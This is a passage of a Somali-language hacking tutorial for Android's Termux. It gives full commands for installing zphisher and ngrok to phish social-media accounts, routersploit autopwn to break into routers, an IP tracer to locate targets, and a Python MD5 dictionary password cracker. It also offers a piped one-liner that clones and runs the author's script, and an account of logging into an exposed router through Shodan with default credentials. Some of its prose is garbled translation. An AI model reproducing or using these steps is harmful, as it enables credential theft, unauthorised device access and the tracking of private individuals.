pkg update && pkg upgrade -y && pkg install curl wget tsu wget git && wget Auxilus.github.io/metasploit.sh && bash metasploit.sh
```

Sida phing atack loo gu sameeyo termux

Hadaba waxa jira tools badan ku waso oo aad ku smaayn kartiid phishing aan eegno toolka aan u gu isticamlka badanahay termux



zphisher marka inatanaad la soo dagin waxaad u bahantahay ngroke qabkan kula soo dag marka

wibsite ka ngroke(https://ngrok.com/) tag oo soo samayso profile token kaga soo copy


token sida taad ku arkaysid sawirka:

```
pkg install zip wget -y

wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-arm.zip

unzip ngrok-stable-linux-arm.zip
```

ha hadaba waxaad la soo dagtay ngrok marka token kagi past ku dhex dheh **hotspot** ga furo iyo data mobilka hostspot la'aan mashaqeyo ngrok

kadib la soo dag zphisher ,gali amaradan:

```
git clone https://github.com/htr-tech/zphisher

cd zphisher
chmod +x zphisher.sh
bash zphisher.sh
```



kasib doro social mediada aad qofka ka jabsanaysid

doro nember 2 markaad aad khanad nocana aragto la soco waa inaad hotspotga mobilka iyo data da mobilka aad furtid

laba link ayuu ku soo saraya oo midkaad donayso aad udiri kartid bartilmaameed kaga .

Wifi ku jabi termux

Routerploit waa aalad loo adeegsado wax ka beddelka dejimaha badan ee router-ka. Waad wax ka beddeli kartaa isbeddelada ku yimaada router adoo adeegsanaya qalabkan routerploit. Dad badan ayaa sheegaya in routerploit loo adeegsado jabsiga wi fi waxaadna u isticmaali kartaa jabsiga wi mobile wi fi kasta. Laakiin tani macquul maaha. Wixii jabsiga wifi mobilada waxaad u baahan tahay adabtarada wifi dibedda ah

hadaba amaradan ku soo dagso :

```
git clone https://github.com/reverse-shell/routersploit
 ls
 cd routersploit
 pip2 install -r requirement.txt
 pip2 install requests
 pip install future
 python rsf.py
```

Hadaba amarada gali si aad u isticmashid

```
rsf > show all
rsf > use scanners/autopwn
rsf > show options
```

```
rsf > set target { your ip}
rsf > set http_port 80 vulnerability
rsf > run
```

Hada hawsha nuglaantaada bilow. Nidaamkani wuxuu qaadanayaa daqiiqado yar in lagu baaro u nuglaanshaha router-kan. Ka dib nuglaanta nuglaanshaha waxaad nuqulan kartaa lambarkan sirta ah ee is dhexgalka u eg yahay [+] l**a soco wifi adapter hadanad ku xidhin ku ma shaqaynayo**

```
rsf > use {vulnerability text adiga ku khasa}
rsf > set target {router IP giisa }
rsf > run
```

Sidaadku ku ogan qofkale infection

magtahay inaad termux qof kale location kiisa ku ogan kartiid ado adeeg sanaya ip aderess ga u khasga hada ba hadaad zphisher isticmashay waxay ku tusday ip ga qofka tab tay hadaba aan eegno sidan ku samay lahayn

amarad kula soo dag toolka :

git clone https://github.com/fikrado/ip

cd IP-Tracer

chmod +x install

./install

Hadaba qabkan ku isticaml amradan ka tusale qado

trace -m waxay ka dhigantahay inu ip ga iyo location kaga soo saro

trace -t markaad amaarkan galiso ip bartilmaameed kagana kadaba gali ado space u dhexaysinaya

trace -h

Chapter Three Cheat Sheet

Hadaba mobile hacking waxa kaga iman karta cilado badan ha arday badan oo aan u dhigay hacking ila 2020 waxa aay arkayn cilado ka imada mobilka oo security giisa oo la update gareeyo marka hadaba haday ciladasi ku haysato waxan u diyariyay script ama github repo oo ugu tala galay qofkii buugan ka fa,idaysanaya inu termux uu ku soo shubto tools ga buugan iyo kuwa kale oo aad u badan waxba ha ka biqin waa inaad man aad isticmasha si aad tools gan ula qabsatid marka amarkan gali termux :

```
apt update && apt upgrade -y
```

markaad inta galiso termux waa uu update garays mayakadib intan gali

```
pkg install git bash -y && git clone https://github.com/fikrado/Yahye_Abdirahman && cd Yahye_Abdirahman && chmod +x * && bash yahye.sh
```

Markaad intaas galiso waxaan huba inaay tools ga termux oo gu khatarsan ku soo shubmayaan

waxii inta dheer github kayga ka helaysa

CHAPTER: 4

Chapter 4

Nogo Hackerka Casriga

Baro programing sida hackerka oo kale:

Waxaad tahay Hackers. Gurigaagu waa terminal. Waad ogtahay istaroog kasta oo muhiim ah inuu qiimo leeyahay. Haddii wax ka hooseeyaan 100% wax ku ool ah, waxaad ku bixin doontaa saacado si aad u ogaato qalabka saxda ah ee aad naftaada u badbaadin karto ilbiriqsiyo. Sababtoo ah marwalba way u qalantaa.

Raadintaada joogtada ah ee habab cusub oo kafiican oo aad wax ku qabato miyey ka leexinaysaa run ahaantii inaad wax qabato? Qaarkood waxaa laga yaabaa inay dhahaan haa, laakiin adigu waxaad leedahay maya. Shaqo ma mudna in la qabto illaa aad cashar ka dhigatid kuwa kula shaqeeya si aad u awood u yeelato inaad si hufan u qabato (waqtiga dejintu kuma jiraan)

Shell (zsh)

Shell waa programing langueg ga terminaalka kaso hacker ku programing gareeyo tools giis ha sirtaydiibaad ogatay (**qurxin, ip, instagram brutal force)** Waxaan ku programiyay shell.

Hadaba xooga aan ka cawiyo :

- **git -** tan oo ah magacyada iyo shaqooyinka waxtarka u leh git
- **tmux -** magacyo iyo dejimaha loogu talagalay isku darka zsh iyo tmux
- **node -** wuxuu ku darayaa amarka node-docs ee furitaanka dukumiintiyada websaydhka
- **osx -** dhowr koronto oo loogu talagalay la shaqeynta OSX
- **web-search -** ka bilow raadinta shabakadda qadka amarka

- **auto-suggestions -** soo-jeedinno dhakhso ah, oo aan loo baahnayn sida aad wax u qoro oo ku saleysan taariikhda

Bash

Bash waa shell language markaa waa terminaalka luqadisa hadan soo koob no marka hacker kasta u bahanyay inu barto bash way ka fuday python waxaad ku isticmali karta terminlaka ado isticmalaya **nano (**IDE ga terminaalka**)** ama hada jeceshay ide kale waad ku isticmalli karta

iko kale aa samayno file bash ana ko isticmalayna nano

```
nano test.sh
```

kadib waka xoga basha waa inaad baratiid si aad tools oo gu samaysid hakabiqin nmap iyo tools kale terminalka ku shaqeeyaba waad ku wada is ticmali karta marka buuga oo ugu wanagasan waxa la yidha ee bash ka baran kartiid **the linux comand line** waxaad ka heli karta pdf dirve https://www.pdfdrive.com/

Python

Maaddaama uu yahay Injineer Sayniska Kombuyuutarka ah oo adduunka wax ka qora, qofku waa inuu ogaadaa sida loo sameeyo howlaha Hacking. Waana inaan hor istaagnaa sidii aan adduunkeena uga ilaalin lahayn dambiilayaasha internetka.

Inaad awood u yeelatid inaad marin u hesho nidaam aan lagaa rabin inaad marin u hesho ayaa loo yaqaan 'Hacking'. Tusaale ahaan, gal koontada emaylka iyadoon oggolaansho laga haysan waxaa loo tixgeliyaa jabsiga koontadaas. Helitaanka helitaanka kombiyuutar fog iyada oo aan oggolaansho lagaa haysan ayaa jabsanaya kombiyuutarkaas. Markaa waad arki kartaa inay jiraan tiro badan oo hab ah oo lagu jabsan karo nidaamka ereyga hacking wuxuu tixraaci

karaa waxyaabo badan laakiin fikradda guud waa isku mid. Helitaanka helitaanka ama aad awoodid inaad sameyso waxyaabo aadan u maleyn karin inaad sameyn karto, waxaa loo tixgeliyaa jabsiga.

Si aad u jebiso furaha sirta ah ama aad u xado xogta? Maya, intaas way ka badan tahay intaas. Jabsiga anshaxa waa in lagu baaro nuglaanta iyo in laga helo qatar kumbuyuutar ama shabakado. Hackers anshax ah wuxuu ka helaa dhibcaha daciifka ah ama daldaloolada kumbuyuutarka,

codsiyada shabakadda ama shabakadda wuxuuna ku wargeliyaa hay'adda. Marka, bal aan wax badan ka sahamino Hacking Anshaxa talaabo-tallaabo.

Python waa ujeedo guud oo loo adeegsado, luuqad barnaamij heer sare ah. Python waa luuqad aad u fudud oo hadana ah luuqad qoraal ah oo awood leh, waa il furan oo ujeedo leh waxayna leedahay maktabado waaweyn oo loo isticmaali karo labadaba jabsiga iyo qorista barnaamijyo caadi ah oo aad u faa'iido badan marka laga reebo barnaamijyada jabsiga. Mustaqbalka iyo xilligan xaadirka ah Python waa mid caan ah oo ay fududahay in la barto, barashada ku jabsiga Python waxay noqon doontaa mid xiiso leh oo waxaad ku baran doontaa barnaamijka Python habka ugu fiican. Waxaa jira baahi weyn oo loo qabo horumarinta Python suuqa.

Qof kastaa wuu ogyahay in furaha sirta ah aan lagu kaydin qoraal cad oo ku jira keydka websaydhka. Hadda waxaan eegeynaa sida loo khawano ereyga sirta ah ee qoraalka ah markii aad hesho erey sir ah oo qaabkiisu yahay (md5). Marka waxaan qaadaneynaa input_hash (erayga sirta ah ee keydka keydka macluumaadka) oo waxaan isku dayeynaa inaan isbarbar dhig ku sameyno md5 hash oo ah eray kasta oo sir ah oo

qoraal ah kaas oo kujira feyl sir ah (pass_doc) oo markii qashinku iswaafajiyo waxaan si fudud u muujineynaa erayga sirta ah ee qoraalka ee kujira faylka sirta ah (pass_doc). Haddii erayga sirta ah uusan ku jirin faylka sirta ah ee la gelinayo wuxuu oran doonaa eray sir ah lama helo, tani waxay dhacaysaa oo keliya haddii buufin daadku uusan dhicin Weerarka noocan ah waxaa loo qaadan karaa inuu yahay weerar qaamuus.

Hoos waxaa ku yaal hirgelinta. Aynu u malayno in faylka qoraalka ku jira liiska lambarka sirta ahi yahay password.txt.

```
import hashlib
print("**************PASSWORD CRACKER ******************")

# To check if the password
# found or not.
pass_found = 0

input_hash = input("Enter the hashed password:")

pass_doc = input("\nEnter passwords filename including path(root / home/):")

try:
        # trying to open the password file.
        pass_file = open(pass_doc, 'r')
except:
        print("Error:")
        print(pass_doc, "is not found.\nPlease give the path of file correctly.")
        quit()
```

```
# comparing the input_hash with the hashes
# of the words in password file,
# and finding password.

for word in pass_file:
        # encoding the word into utf-8 format
        enc_word = word.encode('utf-8')

        # Hasing a word into md5 hash
        hash_word = hashlib.md5(enc_word.strip())

        # digesting that hash into a hexa decimal value
        digest = hash_word.hexdigest()

        if digest == input_hash:
                # comparing hashes
                print("Password found.\nThe password is:", word)
                pass_found = 1
                break

# if password is not found.
if not pass_found:
        print("Password is not found in the", pass_doc, "file")
        print('\n')
print("****************** Thank you **********************")
```

Gali lambarka sirta ah ee la shubay:
061a01a98f80f415b1431236b62bb10b

Gali furaha sirta ah magaca faylka oo ay kujirto dariiqa (root/home/) : password.txt

marka password kasta waa ku jabin karta python adigo scriptiga sii wanajiya

GO (Golang)

GO waa luuqad barnaamij oo loogu talagalay in la sameeyo 2007, xaqiiqadani waxay si toos ah ugu dhejisaa qaybta dhallinta yar yar. Xitaa waa cadaalad da 'yar, marka loo eego kuwa kale, waxay leedahay waxyaabo badan oo la bixiyo. Maya, ha ku jahwareerin quruxdeeda iyo quruxdiisa Gopher mascot. Luqaddani waxay u egtahay shisheeye shisheeye oo isku dayaya inuu xukumo adduunyada horumarka!

Markaa hadday wax aakhirka xukumayaan adduunyada oo dhan, miyaanay ahayn inaynaan si faahfaahsan wax uga ogaanno? Way ka fiican tahay inaad u isticmaasho sida hubka oo kale, halkii aad ka qaadan lahayd garaacis. Yaab, haddii tani ay tahay sababta ay shirkadaha horumarinta barnaamijyada mareegtu u adeegsanayaan Go sidii luqad muhiim u ah abuurista?

Qoraalkaas, aan ku baranno Gopher-ka wax yar si ka wanaagsan si aan u dooranno kan ugu fiican nafteenna.

Maxaa loo isticmaali waayey Python?

Python wuxuu xukumaa amniga ugu sarreeya iyo sabab macquul ah. Waa luuqad barnaamij wax ku ool ah. Waxaa jira maktabado badan oo taageera oo ku yaal halkaas nabadgelyada iyo isticmaalka guudba. Si kastaba ha noqotee, waxaan u maleynayaa in Go uu leeyahay mudnaantiisa oo uu ku noolaan karo niche.

Dhisida wakiil aan TLS ahayn oo joojinaya wakiil TCP waa wax fudud. Waxay aad ugu egtahay server-ka TCP ee aan horay u abuurnay.

Waxaan dhageysaneynaa isku xirnaanta TCP. Ka dib markii mid la aasaaso, waxaan u abuureynaa xiriir cusub IP gudbinta: dekedda oo aan dirnaa dhammaan xogta. Adigoon qorin tan waxaa lagu sameyn karaa mid fudud `io.Copy(connDest, connSrc)` lyada oo la jarayo waa inaan isticmaalnaa goroutines badan (sidii aan horay u aragnay).

```
// 04.3-01-tcp-proxy.go
package main

import (
	"flag"
	"fmt"
	"io"
	"net"
)
```

```
var (
	bindIP, bindPort, destIP, destPort string
)

func init() {
	flag.StringVar(&bindPort, "bindPort", "12345", "bind port")
	flag.StringVar(&bindIP, "bindIP", "127.0.0.1", "bind IP")
	flag.StringVar(&destPort, "destPort", "12345", "bind port")
	flag.StringVar(&destIP, "destIP", "127.0.0.1", "bind IP")
}

// readSocket reads data from socket if available and passes it to channel
func readSocket(conn net.Conn, c chan<- []byte) {

	// Create a buffer to hold data
	buf := make([]byte, 2048)
	// Store remote IP:port for logging
	rAddr := conn.RemoteAddr().String()

	for {
		// Read from connection
		n, err := conn.Read(buf)
		// If connection is closed from the other side
		if err == io.EOF {
			// Close the connction and return
			fmt.Println("Connection closed from", rAddr)
			return
		}
		// For other errors, print the error and return
		if err != nil {
			fmt.Println("Error reading from socket", err)
			return
		}
		// Print data read from socket
		// Note we are only printing and sending the first n bytes.
		// n is the number of bytes read from the connection
		fmt.Printf("Received from %v: %s\n", rAddr, buf[:n])
		// Send data to channel
		c <- buf[:n]
```

```
        }
}

// writeSocket reads data from channel and writes it to socket
func writeSocket(conn net.Conn, c <-chan []byte) {

        // Create a buffer to hold data
        buf := make([]byte, 2048)
        // Store remote IP:port for logging
        rAddr := conn.RemoteAddr().String()

        for {
                // Read from channel and copy to buffer
                buf = <-c
                // Write buffer
                n, err := conn.Write(buf)
                // If connection is closed from the other side
                if err == io.EOF {
                        // Close the connction and return
                        fmt.Println("Connection closed from", rAddr)
                        return
                }
                // For other errors, print the error and return
                if err != nil {
                        fmt.Println("Error writing to socket", err)
                        return
                }
                // Log data sent
                fmt.Printf("Sent to %v: %s\n", rAddr, buf[:n])
        }
}

// forwardConnection creates a connection to the server and then passes packets
func forwardConnection(clientConn net.Conn) {

        // Converting host and port to destIP:destPort
        t := net.JoinHostPort(destIP, destPort)

        // Create a connection to server
        serverConn, err := net.Dial("tcp", t)
```

```
        if err != nil {
                fmt.Println(err)
                clientConn.Close()
                return
        }

        // Client to server channel
        c2s := make(chan []byte, 2048)
        // Server to client channel
        s2c := make(chan []byte, 2048)

        go readSocket(clientConn, c2s)
        go writeSocket(serverConn, c2s)
        go readSocket(serverConn, s2c)
        go writeSocket(clientConn, s2c)

}
func main() {

        flag.Parse()

        // Converting host and port to bindIP:bindPort
        t := net.JoinHostPort(bindIP, bindPort)

        // Listen for connections on BindIP:BindPort
        ln, err := net.Listen("tcp", t)
        if err != nil {
                // If we cannot bind, print the error and quit
                panic(err)
        }

        fmt.Printf("Started listening on %v\n", t)

        // Wait for connections
        for {
                // Accept a connection
                conn, err := ln.Accept()
                if err != nil {
                        // If there was an error print it and go back to listening
                        fmt.Println(err)
```

```
                continue
            }
            fmt.Printf("Received connection from %v\n", conn.RemoteAddr().String())

            go forwardConnection(conn)
        }
}
```

Tools ga casriga ay isticmalan hackerisgu

Hadaba waxaan egayna tools ay isticmalan hacker gu ku waso casriya ama kali ku jirin oo hawlaha ku fududaynaya inaad hacking samayso

Sherlock

Sherlock, oo ah aalad amar xoog leh oo ay bixiso Sherlock Project, ayaa loo isticmaali karaa in lagu helo adeegsadeyaal shabakado badan oo bulsheed. Waxay ubaahantahay Python 3.6 ama wixii ka sareeya waxayna ka shaqaysaa MacOS, Linux iyo Windows. Waxa laga soo qatay danbe badhaha shekoyinka police ga ee sherlock holms marka sharlock waxaad ugu bahantahay inaad dabagal ku samayso ka so aad ka helayso qofkii aad domaysay soicial acount walbu layay hadad is leeday waa maxay fa’idada uu leeyay dad badana hal password ayay isticmalan taaso aad kaga hele kartiid website password si fudu u kaydiya.

La soo dag iyo isticaml sherlock

```
$ git clone https://github.com/sherlock-project/sherlock.git

$ cd sherlock

$ python3 -m pip install -r requirements.txt
```

Hal qof markad ku radinaysid

```
python3 sherlock user123
```

Dad badan markaad ku radinaysid

```
python3 sherlock user1 user2 user3
```

Shodan

Shodan waa mashiin raadin ah oo u oggolaanaya adeegsadaha inuu helo noocyo gaar ah oo kombuyuutarro ah (kamaradaha webka, routerka, serverka, iwm) ee ku xiran internetka adoo adeegsanaya miirayaal kala duwan. Qaarkood waxay sidoo kale ku tilmaameen inay tahay mashiin raadinta boodhadhka adeegga, kuwaas oo ah metadata uu adeeguhu dib ugu celiyo macmiilka. Tani waxay noqon kartaa macluumaad ku saabsan softiweer-ka server-ka, ikhtiyaarrada ay adeeggu taageerto, farriin soo dhaweyn ah ama wax kasta oo kale oo macmiilku heli karo ka hor inta uusan la macaamilin adeegga.

Shodan waxay uruurisaa xogta inta badan shabakadaha internetka (HTTP / HTTPS - dekadaha 80, 8080, 443, 8443), iyo sidoo kale FTP (dekedda 21), SSH (dekedda 22), Telnet (dekedda 23), SNMP (dekedda 161), IMAP (dekedaha 143, ama (loo xareeyay) 993), SMTP (dekedda 25), SIP (dekedda 5060), iyo Borotokool Real Streaming Streaming (RTSP, dekedda 554). Qeybta dambe waxaa loo isticmaali karaa in lagu galo kaamirooyinka websaydhka iyo fiidiyowgooda.


Waxaa la bilaabay 2009-kii barnaamijka kumbuyuutarka John Matherly, kaas oo, 2003, uureeyay fikradda aaladaha raadinta ee ku xiran internetka. Magaca Shodan wuxuu tixraac u yahay SHODAN, oo ah dabeecad ka socota taxanaha ciyaarta fiidiyowga 'Shoogga'.

Isticmalka shodan


Marka hore, aan ku bilowno marinka shodanhq.com. Markaan sameyno, waxaa nagu soo dhaweyn doona shaashadda furitaanka sida tan hoose.

Shodan waxay ubaahantahay inaad isdiiwaangaliso adeegsiga dhamaan astaamaheeda, laakiin adeegu waa bilaash inaad ubaahantahay inaad adeegsato qaar kamida astaamaheeda horumarsan

Mar alla markii aan isdiiwaangalinno, ama waan sameyn karnaa baaritaanno caadiya ama waxaan aadi karnaa "SearchDirectory" oo aan arki karnaa qaar ka mid ah baaritaannada ugu caansan uguna dambeeyay. Haddii aad ku cusub tahay Shodan, waxaan kugula talin lahaa inaad marka hore daalacato "PopularSearches".




Qalabka aan ka heli karno Shodan waxaa ka mid ah kamaradaha webka ee aan la tirin karin, aan la ilaalin karin. Waa tan mid ka mid ah kuwa badan oo aan ka helay Shodan. Midkani wuxuu ku dhex yaal hangar diyaarad oo ku taal Norway. Ogsoonow inay leedahay kontaroolada java si aad u foorarsato oo aad u garaacdo oo aad ka isticmaali karto websaydhka si aad u baari karto oo u soo dhaweyn karto dhammaan hangar.




Waxaa jira aalado aad u tiro badan oo laga heli karo Shodan oo liistadu buuxin doonto maqaalkan oo dhan. Mid ka mid ah waxyaabaha xiisaha badan ee aan heli karno waa calaamadaha taraafikada iyo kaamirooyinka ilaaliya taraafikada isgoysyada iftiinka leh (gobollada qaar ayaa hadda adeegsada kaamirooyinkan si ay u diiwaan geliyaan lambarkaaga taarikada oo ay kuu soo diraan tigidh haddii ay ku ogaadaan inaad xawaare ku socoto ama aad wado nal cas) .

Si taxaddar leh halkan! Ku dirista ama jabsiga calaamadaha taraafikada waxay sababi kartaa dhimasho waxaana laga yaabaa inay sharci darro tahay. Halkaan waxaan ku tusayaa liistada "Kaamirooyinka hirgelinta Red Light" ee ka socda Shodan.



Shodan wuxuu hayaa kumanaan kumanaan, hadaanay ahayn malaayiin, oo ah kuwa router-yada, qaar badan oo kamid ahna aan difaac lahayn. Waa kan shaashadda mid ka mid ah oo aan helay oo aan ku galay koontada maamulka magaca isticmaalaha "admin" iyo erayga sirta ah ee "admin".




Sida iska cad, haddii aan damac xun leeyahay, waan beddeli lahaa dhammaan dejintooda, oo ay ku jiraan lambarka sirta ah iyo burburka ku habsaday qalabkan wireless-ka ah iyo dadka saboolka ah, ee aan isticmaalin.

Adeegyada ugu cabsida badan uguna waxyeelada badan ee Shodan waxaa ka mid ah helitaanka qalabka SCADA (kormeerka kormeerka iyo

helitaanka xogta) aaladaha leh websaydhada. Qalabka SCADA waa kuwa xukuma waxyaabaha sida shabakada korontada, dhirta biyaha, dhirta daaweynta qashinka, warshadaha tamarta nukliyeerka, iwm.

